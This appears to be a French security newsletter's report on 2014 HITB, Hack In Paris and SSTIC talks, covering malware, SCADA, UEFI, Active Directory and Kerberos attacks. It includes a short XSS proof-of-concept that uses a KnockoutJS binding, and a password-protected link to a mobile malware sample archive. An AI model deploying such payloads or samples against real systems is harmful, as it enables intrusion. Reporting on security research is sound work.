- « Un opérateur Internet n'est pas autorisé à regarder le contenu d'un texto d'un usager, mais un service tiers peut ». KPN a été confronté à cette situation, car un botnet simulait son identité. Son moyen de propagation était via des messages court (SMS) embarquant une charge visant à changer les paramètres du proxy de l'utilisateur. KPN n'avait pas le droit d'essayer d'identifier les SMS malveillants sur son propre réseau.

- « Un opérateur n'a pas le droit de démanteler un botnet. Il ne reste pas maitre de son trafic. »

- « Un opérateur ne peut se servir des données extraites en cas de démantèlement d'un botnet. Ainsi, l'opérateur ne peut donc pas prévenir les victimes qu'elles ont été infectées. »

- « Les vendeurs de logiciels et matériel informatique ne sont pas concernés par les dernières mesures de sécurité qui sont imposées par l'Europe. La raison, deux membres du conseil proviennent de Symantec et Intel. »

Références

- **[1]** http://photos.hitb.org/
- **[2]** http://conference.hitb.org/

Hack In Paris

par Romain LEONARD et Etienne BAUDIN

> Jour 1

KEYNOTE 1 – Beyond information ware : Hacking the future of security

Winn Schwartau

Slides

https://www.hackinparis.com/sites/hackinparis.com/files/WinnSchwartau.pdf

Après une brève introduction de la Hack in Paris 2014 et des remerciements aux organisateurs, Winn Schwartau a introduit sa keynote par une citation résumant assez bien le contenu de sa présentation : Hack early, hack hard!

En effet, il s'est attaché à expliquer pourquoi il faut tester la sécurité des nouvelles technologies dès la phase de développement pour qu'elles ne soient pas mises dans les mains d'un public non averti avant d'être sécurisées. Il a tiré de l'Histoire un exemple illustrant ce principe. Le Congrès américain disait ne pas avoir à se préoccuper des pirates, car ceux-ci n'étaient pas suffisamment organisés et n'avaient pas les fonds nécessaires pour représenter une réelle menace.

Winn Schwartau a ensuite présenté les technologies auxquelles, selon lui, il est nécessaire de s'intéresser. Il a notamment évoqué l'internet des objets, les drones et autres micro-drones, les exosquelettes et les prothèses ou encore le Bring Your Own Disaster.

La conclusion de cette présentation est que nous nous préparons toujours aussi mal à l'arrivée des nouvelles technologies et que plus tôt les mesures sont prises, plus elles sont efficaces.

DIGITAL ENERGY - (BPT)

Paul Coggin

Paul Coggins, de la société Digital Energy a ensuite réalisé une conférence sur le thème des BPT.

Cet expert en sécurité réalise régulièrement des audits de sécurité sur les systèmes SCADA et leur environnement. Il a ainsi mis en évidence des situations réelles ou des attaques basiques permettant de compromettre très facilement des systèmes SCADA critiques.

Selon lui, les attaques exploitant des infrastructures cri-

tiques et se basant sur des vecteurs d'attaques basiques ne peuvent faire partie des attaques de types APT. Il les classe dans les BPT pour Basic Persistent Threats.

Voici une liste non exhaustive des situations à risques qu'il a pu rencontrer et qu'il a détaillé durant cette présentation :

- l'utilisation de mot de passe par défaut ;
- la séparation faible ou inexistante des services de contrôle, de management et de données ;
- les problèmes de sécurité liés au niveau 2 de la couche du modèle OSI ;
- le manque de filtrage des connexions sortantes ;
- le manque de confiance entre les parties ;
- l'utilisation d'outils à distance ;
- l'utilisation de configurations de bases de données par défaut ;
- le manque de politique de sécurité autour de l'infrastructure réseau et sécurité des entreprises.

Pour finir, il a indiqué plusieurs recommandations sur chacun de ces sujets, ainsi que des points essentiels à respecter :

- la mise en liste blanche des applications critiques ;
- la mise en liste blanche des relations de confiance du point de vue réseau ;
- la mise en liste blanche des flux d'informations critiques.

Fuzzing, Reversing and Maths

Josep Pi Rodriguez et Pedro Guillén Núñez

Slides

https://www.hackinparis.com/sites/hackinparis.com/files/JosepPiandPedro.pdf

Ces deux experts en sécurité espagnols ont présenté le fruit de leur travail sur des outils de sauvegarde. Ces outils, vendus en tant qu'outils de sécurité, sont critiques pour les entreprises. Dès lors, la sécurité de ces composants est essentielle. D'autant plus que certains de ces logiciels sont utilisés par des géants du web.

Or, les dernières vulnérabilités corrigées au sein de certains de ces outils remontent à 2008.

Ces outils sont vulnérables à des failles de sécurité que ces chercheurs ont pu mettre en valeur à l'aide d'outil de fuzzing, de mathématique et de reverse engineering. Ils ont ainsi pu développer des codes d'exploitation leur permettant d'obtenir un accès sur des sauvegardes enregistrées.


Breaking Through The Bottleneck - Mobile Malware Is Outbreak Spreading Like Wildfire

Thomas Wang (Baidu)

Slides

https://www.hackinparis.com/sites/hackinparis.com/files/ThomasLeiWang.pdf

L'objectif de la présentation suivante était de montrer comment se répandent les malwares sur les téléphones mobiles.



Thomas a commencé par expliquer les principaux objectifs des malwares mobiles, une menace qui a grandi de près de 1000% en quelques années. Ces objectifs sont simples et semblables à ceux des autres malwares : voler de l'argent (74%), ou encore dérober des informations et des ressources (14%). En réalité, ce qui change est la variété des vecteurs d'attaque. Il a présenté ensuite la liste des vecteurs d'infection rencontrés, ainsi que des exemples de logiciels malveillants qui les ont utilisés.

Les vecteurs présentés étaient les suivants :

- les magasins d'application officiels (Dropdialer.A, XTaoAd.A) ;
- les magasins d'application tiers ;
- les messages (Worm!Samsapo.A) ;

- les femtocells (FakeCMCC.A) ;
- les QR Codes (JiFake.A) ;
- le Bluetooth (Obad.A) ;
- les firmwares tiers (Oldboot) ;
- les réseaux sociaux (Opfake.B) ;
- la publicité (BadNews.A) ;
- le téléchargement (NotCompatible.A) ;
- le connexions USB.


Ensuite, Thomas a présenté une répartition des vecteurs d'infection. Cette répartition pointe du doigt les magasins d'application comme étant le principal vecteur d'infection.

Les exemples de malwares présentés sont disponibles à l'adresse : http://pan.baidu.com/s/1c06E7T2 et le mot de passe est HIP2014Thomas.

ARM Aarch64 - Writing Exploits For The New ARM Architecture

Thomas Roth

Pour conclure cette première journée, le jeune expert en sécurité a présenté les nouveaux éléments de sécurité introduits à l'occasion de la sortie de la nouvelle architecture ARM AArch 64.



Fin 2013, les premiers périphériques utilisant la dernière génération de processeur ARM 64 bits sont apparus. Cette présentation a permis de découvrir les évolutions au niveau de l'architecture du système. Le chercheur a ainsi montré les conséquences de ces évolutions au niveau de l'espace mémoire, ainsi que les conséquences en termes de création de code d'exploitation, ciblant aussi bien l'espace mémoire utilisateur que celui du noyau.

Pentesting NoSQL DB's with NoSQL Exploitation Framework


Francis Alexander

Slides
https://www.hackinparis.com/sites/hackinparis.com/files/FrancisAlexander.pdf

Francis Alexander a commencé sa présentation par une introduction détaillant les différents types de bases de données NoSQL et des exemples d'implémentation. Ces différents types sont les suivants :

- les stockages par colonnes (HBase, Cassandra) ;
- les stockages sous forme de document (MongDB, CouchDB) ;
- les stockages par clés ou par tuples (Riak, Redis) ;
- les bases de données sous forme de graphe (Neo4J, DEX).

Il a ensuite présenté les vulnérabilités connues de certaines de ces bases de données. Malheureusement, ces démonstrations étaient beaucoup trop rapides et manquaient d'une présentation de l'implémentation vulnérable et des solutions de correction.



Enfin, il a fait une brève présentation de son outil, un framework de détection et d'exploitation de failles NoSQL. Cet outil est open source, écrit en python et supporte actuellement les bases MongoDB, CouchDB, Redis-Base et Cassandra. Le projet est disponible sur nosqlproject.com.

Biting Into The Forbidden Fruit. Lessons From Trusting Javascript Crypto


Krzysztof Kotowicz (Google)

Slides

http://fr.slideshare.net/kkotowicz/biting-into-the-forbidden-fruit-lessons-from-trusting-javascript-crypto#

Cet expert en sécurité travaillant chez Google a présenté le fruit de ses recherches sur le niveau de sécurité réellement apporté par les outils de cryptographie implémentés en JavaScript.

Il a démontré que la cryptographie au sein de JavaScript avait beaucoup progressée. Néanmoins, de nombreuses vulnérabilités, liées au langage et aux plateformes web, sont toujours présentes et difficiles à corriger.



Ainsi et à titre d'exemple, un utilisateur malveillant peut être en mesure, par le biais d'une attaque de type « Cross-Site Scripting » (XSS), de contourner des fonctions de cryptographie. Il peut alors remplacer la fonction de génération de nombre aléatoire et exfiltrer en clair des éléments chiffrés. Cette vulnérabilité, souvent peu considérée, peut dès lors provoquer des dommages similaires à ceux qu'occasionnerait une vulnérabilité permettant d'accéder au noyau pour un système d'exploitation.

Setup for Failure : Defeating UEFI/Win8 SecureBoot

John Butterworth (speaker) and his team (Corey Kallenberg, Sam Cornwell and Xeno Kovah)

Slides


https://www.hackinparis.com/sites/hackinparis.com/files/JohnButterworth.pdf

John Butterworth a commencé sa présentation par une explication de la « Malware food chain » avant la mise en place des nouvelles sécurités. En effet, à l'époque du BIOS, les malwares étaient capables, après avoir compromis le système, de compromettre le MBR et le BIOS pour s'assurer de leur persistance..

D'après ses spécifications, l'UEFI introduit des mécanismes permettant de prévenir de telles attaques. Mais certains constructeurs ont pris des libertés dans leurs implémentations pour se simplifier la vie, introduisant malheureusement des failles de sécurité.

John Butterworth et son équipe ont donc élaboré deux techniques qui permettent de contourner les protections normalement apportées par l'UEFI sur les produits Dell et ceux d'autres constructeurs ayant fait les mêmes choix techniques.

D'après leurs recherches, il est possible de contourner la fonctionnalité baptisée « Secure boot » sur de nombreux firmwares. Il est même possible de faire apparaître cette fonctionnalité comme étant activée alors qu'en fait elle ne l'est pas...



> Jour 2

KEYNOTE 2 – Around The World In 80 Cons

Jayson E. Street (Krypton Security)

Cet expert en sécurité, qui dispose d'un charisme impressionnant, a présenté le résultat de 80 conférences qu'il a pu suivre à travers le monde.

Il est ainsi revenu sur l'actualité des services secrets dans le monde. Ainsi, il n'y aurait pas que les Chinois qui espionneraient. La NSA serait très présente également. Mais pas seulement, les Canadiens, les Français, les Anglais, ou encore les Allemands ont également des agences gouvernementales dédiées à ce type de missions d'espionnage.
Il est également revenu sur le côté culturel de la sécurité informatique. Ainsi un pirate est souvent représenté comme un personnage cagoulé, se déplaçant tel un ninja. Le terme hacking est aussi souvent lié à des activités criminelles dans nos sociétés, alors qu'il se rapporte souvent à des activités éthiques et honnêtes.

Il a cité l'exemple de la DerbyCon qui avait provoqué une petite polémique aux États-Unis, car elle invitait des experts en sécurité pour renforcer leurs compétences en « pentest ».

L'objectif global est toujours de comprendre les méthodes des attaquants et d'essayer de les devancer dans la découverte de vulnérabilités logicielles. Selon lui, ces événements ont une importance cruciale pour la sécurité de nos informations.

JSMVCOMFG - To sternly look at JavaScript MVC and Templating Frameworks

Mario Heiderich

Slides
https://www.hackinparis.com/sites/hackinparis.com/files/MarioHeiderich.pdf

Mario Heiderich a commencé par présenter les avantages avancés par les frameworks MVC pour JavaScript :

Ces frameworks semblent donc faire tout ce dont un développeur a besoin. Ils permettent de travailler vite, simplement, et de faire plus que ce qui est normalement possible. Qui plus est, ils utilisent une moustache sexy pour leur notation « {{ Stuff }} » (voir mustache.github.io).

Mais qui dit faire plus, dit aussi avoir une plus grande surface d'attaque. C'est ce que Mario a démontré dans la suite de sa présentation.

Pokes

- Why not start with KnockoutJS

```
<script src="knockout-2.3.0.js"></script>
<div data-bind="x:alert(1)" />
<script>
        ko.applyBindings();
</script>
```

En effet, en s'aidant du projet TodoMVC qui implémente une Todo-Liste en utilisant différents frameworks, Mario a révélé que ces frameworks permettent de contourner les mécanismes de sécurité, permettant normalement de lutter contre les XSS, implémentés dans les navigateurs récents, en permettant d'utiliser « eval » sans avoir à faire appel directement à cette fonction, mais en passant par des moyens détournés offerts par ces frameworks.
D'ailleurs, la plupart d'entre eux ne sont pas compatibles avec le dernier mécanisme implémenté par les navigateurs, c'est-à-dire le CSP. Mieux, certains permettent de contourner cette fonctionnalité.

Enfin, pour répondre à ce problème, Mario a créé le projet Mustache Security qui permet de classer ces différents frameworks en fonction de critères de sécurité objectifs.

Extreme Forensics Reloaded 2Q /2014

Alvaro Alexander Soto (ASOTO Technology Group)

Slides

https://www.hackinparis.com/sites/hackinparis.com/files/ASOTO.pdf

Alvaro Alexander Soto a ensuite présenté une conférence traitant du Forensics appliqué. L'objectif n'était pas de présenter des détails techniques, mais des anecdotes et des cas pratiques rencontrés par sa société.

Parmi ces exemples, il a notamment présenté des techniques avancées visant à cacher des données sur des disques durs en changeant les étiquettes afin d'indiquer une taille plus petite, ou encore en désactivant certaines têtes de lecture d'un disque dur pour que les données ne puissent pas être lues, par un « dd » par exemple. Il a également présenté, avec humour, une technique de récupération de mot de passe nécessitant une perceuse et une chaise en inox disposant d'entraves intégrées.

Plus sérieusement, il a montré des techniques pour accéder en ATA à des disques durs externes USB en soudant un port SATA sur le disque, ou encore des disques durs placés à côté d'électro-aimants afin de les rendre inutilisables si le boîtier de la machine est ouvert.

C'est pourquoi il nous a rappelé la nécessité de former des experts en forensics compétents dans différents domaines pour faire face à des criminels toujours plus ingénieux. Les domaines en question sont par exemple les systèmes d'exploitation, les terminaux mobiles... L'objectif est selon lui de former des gens capables de voire plus loin que les techniques d'analyse classiques.

Plunder, Pillage And Print - The Art Of Leverage Multifunction Printers During Penetration Testing

Deral Heiland et Pete Arzamendi (Rapid7)


Slides

https://www.hackinparis.com/sites/hackinparis.com/files/DeralHeilandandPeterArzamendi.pdf

Ces deux experts travaillant pour Rapid7, l'éditeur du célèbre framework d'exploitation Metasploit, ont présenté un nouvel outil qu'ils ont développé.

Leur outil se base sur un constat régulièrement fait par les pentesters dans le cadre de tests d'intrusion en entreprise : les imprimantes multifonctions ne sont pas sécurisées. En effet, il est souvent possible d'obtenir un accès à un compte d'Active Directory via ces imprimantes. Dans 5% des cas, il est également possible d'obtenir directement des identifiants d'administrateur du domaine. D'ailleurs, pour rendre leur présentation plus attractive et appuyer l'utilité de leur outil, ils ont présenté plusieurs cas pratiques de détournement de ces imprimantes multifonctions.

L'outil s'appelle Praeda. Il permet de scanner les réseaux à la recherche d'imprimantes. Il lance ensuite des modules spécifiques en fonction du modèle et récupère des données (usernames, passwords, etc.). On utilisera par la suite les informations récoltées pour s'implanter dans le système d'information. Cet outil devrait bientôt s'intégrer à Metasploit.



Ils proposent plusieurs recommandations pour éviter les situations à risques :

- Modifier des mots de passe administrateurs ;
- Réaliser du patch management sur les firmwares de ces équipements ;

✚Ne pas exposer les interfaces de ces imprimantes sur Internet ;

✚Isoler les imprimantes de certains métiers : ressources humaines, comptabilités...


Leur outil est disponible à l'adresse suivante : https://github.com/MooseDojo/praedasploit.

Energy Fraud And Orchestrated Blackouts/ Issues With Wireless Metering Protocols (WM-Bus)

Cyrill Brunschwiler (Compass Security)

✚**Slides**
https://www.hackinparis.com/sites/hackinparis.com/files/CyrillBrunschwiler.pdf

Cet expert a présenté des problématiques liées à la fraude à l'énergie. Il a pour cela présenté le protocole Wireless M-Bus, qui permet de lire à distance des mesures électriques.



Dans cette présentation, le chercheur s'est attaché à analyser les éléments de sécurité de cet outil. Il a pu, en outre, montrer des vulnérabilités existantes permettant de manipuler les données remontées.

C++11 metaprogramming technics applied to software obfuscation

Sebastien Andrivet (SCRT)

✚**Slides**
https://www.hackinparis.com/sites/hackinparis.com/files/SebastienAndrivet.pdf

Après une vidéo d'introduction à base d'extrait de films de science-fiction tel que Matrix, Sebastien Andrivet nous a présenté une méthode d'obfuscation des binaires issues de code source en C++.


Le point de départ de son projet est une mission d'analyse d'un MDM qui lui avait été confiée. Entre autres choses, il devait, pour cette mission, évaluer la possibilité de rooter un téléphone de la flotte contrôlée par le MDM sans que celui-ci ne le détecte. En analysant le binaire de l'application, il s'est aperçu qu'il lui suffisait de rechercher la chaîne de caractère « Cydia » pour trouver la fonctionnalité vérifiant si le système avait été « rooté ». Cette analyse était trop simple selon lui et il s'est donc lancé dans l'élaboration d'une méthode d'obfuscation.

Ensuite, après une brève introduction des templates C++, il a expliqué étape par étape l'évolution de ses templates. Le résultat final permet de chiffrer toutes les chaines de caractères avec une clé XOR différente et de complexifier les graphes d'appels des méthodes.
Le projet est disponible à l'adresse suivante : https://github.com/andrivet/ADVobfuscator.

Splinter The Rat Attack - Create Your Own Botnet To Exploit The Network

Solomon Sonya

Solomon Sonya a présenté son Botnet à usage éducatif. Ce professeur, à l'anglais impeccable et au talent d'orateur indéniable, a démarré ce projet afin de permettre aux chercheurs d'étudier le comportement d'un Botnet sur un réseau.



Cette conférence a été l'occasion pour lui de présenter les fonctionnalités de son Botnet. Celles-ci sont des plus classiques :

- Déni de service par surcharge réseau ;
- Dépôt et récupération de fichiers ;
- Exécution de commandes ;
- Connexion asynchrone pour éviter la détection de connexions persistantes ;
- ...

Le faible niveau technique de la conférence est amplement compensé par l'énergie du speaker et l'intérêt de son projet pour la recherche.

Le projet est disponible à l'adresse suivante : https://github.com/splinterbotnet

DEBAT - Global Surveillance - Security VS Privacy

Enfin, la conférence s'est terminée sur un débat organisé avec plusieurs intervenants connus :

- ANNIE MACHON : Ancienne agent du MI5 ;
- ERIC FREYSSINET : chef de la division de lutte contre la cybercriminalité, Gendarmerie Nationale ;
- HANS VAN DE LOOY : Fondateur de Madison Gurkha et d'Ethical Hacker ;
- DAVE KENNEDY : President de TrustedSec et fondateur de la DerbyCon ;
- WINN SCHWARTAU: Fondateur de The Security Awarness Company.

Ce débat portait sur la problématique de la surveillance de masse. Il était divisé en deux équipes, la première représentant la NSA et l'autre représentant les hacktivistes luttant contre ces outils.

Plusieurs questions leur ont été posées afin de comprendre les motivations de chacune des parties.

Références

- **[1]** https://www.hackinparis.com/

SSTIC

par Julien MEYER,
Charles DAGOUAT, Stéphane AVI et Antonin AUROY

Comme chaque année, le SSTIC s'est déroulé les 4, 5 et 6 juin à Rennes, sur le campus universitaire de Beaulieu Sud. XMCO a eu la chance d'être parmi les quelques 500 participants ayant réussi à acheter leur place durant les quelques minutes où celles-ci étaient disponibles. En effet, depuis maintenant plusieurs années, l'ensemble des places disponibles est écoulé en un temps record : généralement moins de 10 minutes. Cette année n'a pas fait exception à la règle.

> Jour 1

Conférence d'ouverture
Travis Goodspeed

L'édition 2014 du SSTIC a été ouverte par Travis, qui a présenté plusieurs preuves de concept issues du journal qu'il auto-publie avec plusieurs autres chercheurs : PoC||GTFO.

Sortant tout juste du train, nous n'avons pas réellement pu assister à cette présentation ; la salle étant comble, escalier compris, lorsque nous sommes arrivés. Malgré tout, la conclusion semblait pertinente. Le chercheur a en effet poussé les participants au SSTIC à s'échanger des trucs et astuces, comportements qui ne seraient selon lui pas assez développés au sein de la communauté, et qui pourtant serait la meilleure des garanties en matière de transmission des connaissances.

Les trois conférences qui ont suivi traitaient du contrôle d'accès et de la gestion des privilèges en environnement Windows et plus particulièrement de l'analyse des relations privilégiées en environnement Active Directory, ainsi que du fonctionnement de l'implémentation Microsoft de Kerberos.

Chemins de contrôle en environnement Active Directory
Emmanuel Gras et Lucas Bouillot (ANSSI)

+ Slides
https://www.sstic.org/media/SSTIC2014/SSTIC-actes/chemins_de_controle_active_directory/SSTIC2014-Slides-chemins_de_controle_active_directory-gras_bouillot.pdf

+ Article
https://www.sstic.org/media/SSTIC2014/SSTIC-actes/chemins_de_controle_active_directory/SSTIC2014-Article-chemins_de_controle_active_directory-gras_bouillot.pdf

Après avoir présenté quelques rappels sur Active Directory, Lucas Bouillot et Emmanuel Gras sont entrés dans le vif de leur sujet : l'analyse des relations privilégiées définies au sein d'un AD. En effet, bien que les auditeurs se contentent souvent d'éplucher la liste des comptes utilisateurs appartenant au groupe « Administrateurs de Domaine », il existe de nombreuses relations « exotiques » permettant à un utilisateur lambda d'obtenir un niveau de privilèges équivalent. Par exemple, quand un stagiaire est en mesure de modifier les GPO exécutées sur le poste des administrateurs de domaine, ce dernier se trouve alors en mesure d'obtenir les privilèges d'administration du domaine par rebond.

Lucas et Emmanuel ont donc développé une solution leur permettant de simplifier l'analyse des relations définies dans les AD (ceux que l'on peut trouver dans la vraie vie). Cette solution repose sur l'analyse du fichier NTDS.dit afin de représenter les relations définies dans l'AD en un graphe orienté. Cette technique permet d'identifier en un clin d'oeil les chemins permettant d'obtenir les privilèges d'administration du domaine.

Cette présentation, bien que très théorique, a permis de mettre en avant un problème souvent ignoré par les auditeurs.

Analyse de la sécurité d'un Active Directory avec l'outil BTA

Joffrey Czarny et Philippe Biondi (Airbus Group)

Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/BTA_Analyse_de_la_securite_Active_Directory/SSTIC2014-Slides-BTA_Analyse_de_la_securite_Active_Directory-czarny_biondi_1.pdf|fr|Audit d'Active Directory avec BTA]


Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/BTA_Analyse_de_la_securite_Active_Directory/SSTIC2014-Article-BTA_Analyse_de_la_securite_Active_Directory-czarny_biondi.pdf

Joffrey Czarny et Philippe Biondi ont ensuite présenté BTA, une implémentation Open-Source des concepts présentés par Lucas et Emmanuel. Bien que leur solution soit architecturée différemment, l'objectif recherché par BTA reste similaire : réaliser un audit d'un environnement Active Directory afin d'identifier les comptes disposant de privilèges élevés, les comptes inutilisés, les utilisateurs qui ne se sont jamais connectés, ceux qui n'ont pas changé leur mot de passe ou encore les comptes disposant d'un mot de passe faible.

L'outil est développé en Python et s'appuie sur une base MongoDB. Il permet dans un premier temps d'importer le contenu d'une base NTDS.DIT afin de lancer dans un second temps un ensemble de « minner » permettant de réaliser des vérifications sur des points de « configuration » précis, et ainsi de réaliser un audit complet dans un temps maitrisé.

L'intérêt principal de cet outil est la possibilité d'étendre la liste des vérifications réalisées en développant des « minner », et ainsi de capitaliser dans le temps sur les nouveaux problèmes de configuration découverts.



Secrets d'authentification épisode II : Kerberos contre-attaque

Aurélien Bordes

Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/secrets_dauthentification_pisode_ii__kerberos_cont/SSTIC2014-Article-secrets_dauthentification_pisode_ii__kerberos_contre-attaque-bordes_1.pdf

Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/secrets_dauthentification_pisode_ii__kerberos_cont/SSTIC2014-Slides-secrets_dauthentification_pisode_ii__kerberos_contre-attaque-bordes.pdf

La matinée s'est conclue avec une présentation d'Aurélien Bordes sur le fonctionnement du mécanisme d'authentification et de contrôle d'accès Kerberos en environnement Active Directory.

Après avoir détaillé le fonctionnement et les spécificités de Kerberos en environnement Active Directory (en particulier les notions de ticket TGT et TGS, ainsi que la PAC), Aurélien a présenté les problématiques liées à la compromission d'un domaine AD.

En effet, lorsqu'un pirate est en mesure de récupérer les empreintes NTLM associées à certains comptes (typiquement les comptes machines suffixés par un « $ », le compte « krbtgt », ou encore les comptes de « trust » associés à un domaine AD) de l'AD à l'aide d'outils tels que « pwdump », il est en mesure de contourner le mécanisme de contrôle d'accès offert par Kerberos.

Concrètement, un pirate est en mesure de forger un ticket (TGS) Kerberos valide lui permettant de se connecter sur un système distant intégré au domaine et d'obtenir les privilèges d'administration les plus élevés sur ce dernier.

- La compromission des secrets d'un compte machine de l'AD permet d'avoir le contrôle sur la machine associée.
- La compromission des secrets d'authentification du compte « krbtgt » permet d'avoir le contrôle sur toutes les ressources du domaine.
- La compromission d'un domaine peut entrainer la compromission des domaines qui l'approuvent.

Aurélien a conclu sa présentation par une démo, accompagnée de recommandations abordant :

- la prévention de la compromission de ces comptes sensibles ;
- la détection et la supervision des incidents liés à l'utilisation malveillante des informations compromises ;
- et enfin, la réaction à ce type d'incidents.

Analyse sécurité des modems des terminaux mobiles

Benoit Michau (ANSSI)

Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/Analyse_securite_modems_mobiles/SSTIC2014-Slides-Analyse_securite_modems_mobiles-michau.pdf

Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/Analyse_securite_modems_mobiles/SSTIC2014-Article-Analyse_securite_modems_mobiles-michau.pdf

En début d'après-midi, Benoit Michau est venu présenter la démarche qu'il a mise en oeuvre pour analyser la sécurité des modems 2G, 3G et LTE des terminaux mobiles. Celle-ci a débuté par une étude des équipements et des protocoles mis en oeuvre dans ce type de communications afin d'être en mesure de construire une plateforme de test. Une fois la plateforme assemblée, le chercheur a présenté le type de tests réalisés sur les équipements (tests sur les syntaxes ainsi que sur les protocoles), ainsi que certaines failles découvertes par ce biais :

- Indication de chiffrement du canal radio inexistante ;
- Corruption mémoire lors de l'authentification 3G ;
- Connexion LTE sans contrôle d'intégrité - attachement d'un mobile à un faux réseau LTE.

Les failles existent donc bien chez de nombreux fabricants et éditeurs. Nombreux les corrigent ; mais pas tous.

Investigation numérique & terminaux Apple iOS - Acquisition de données stockées sur un système fermé

Mathieu Renard (ANSSI)

Article

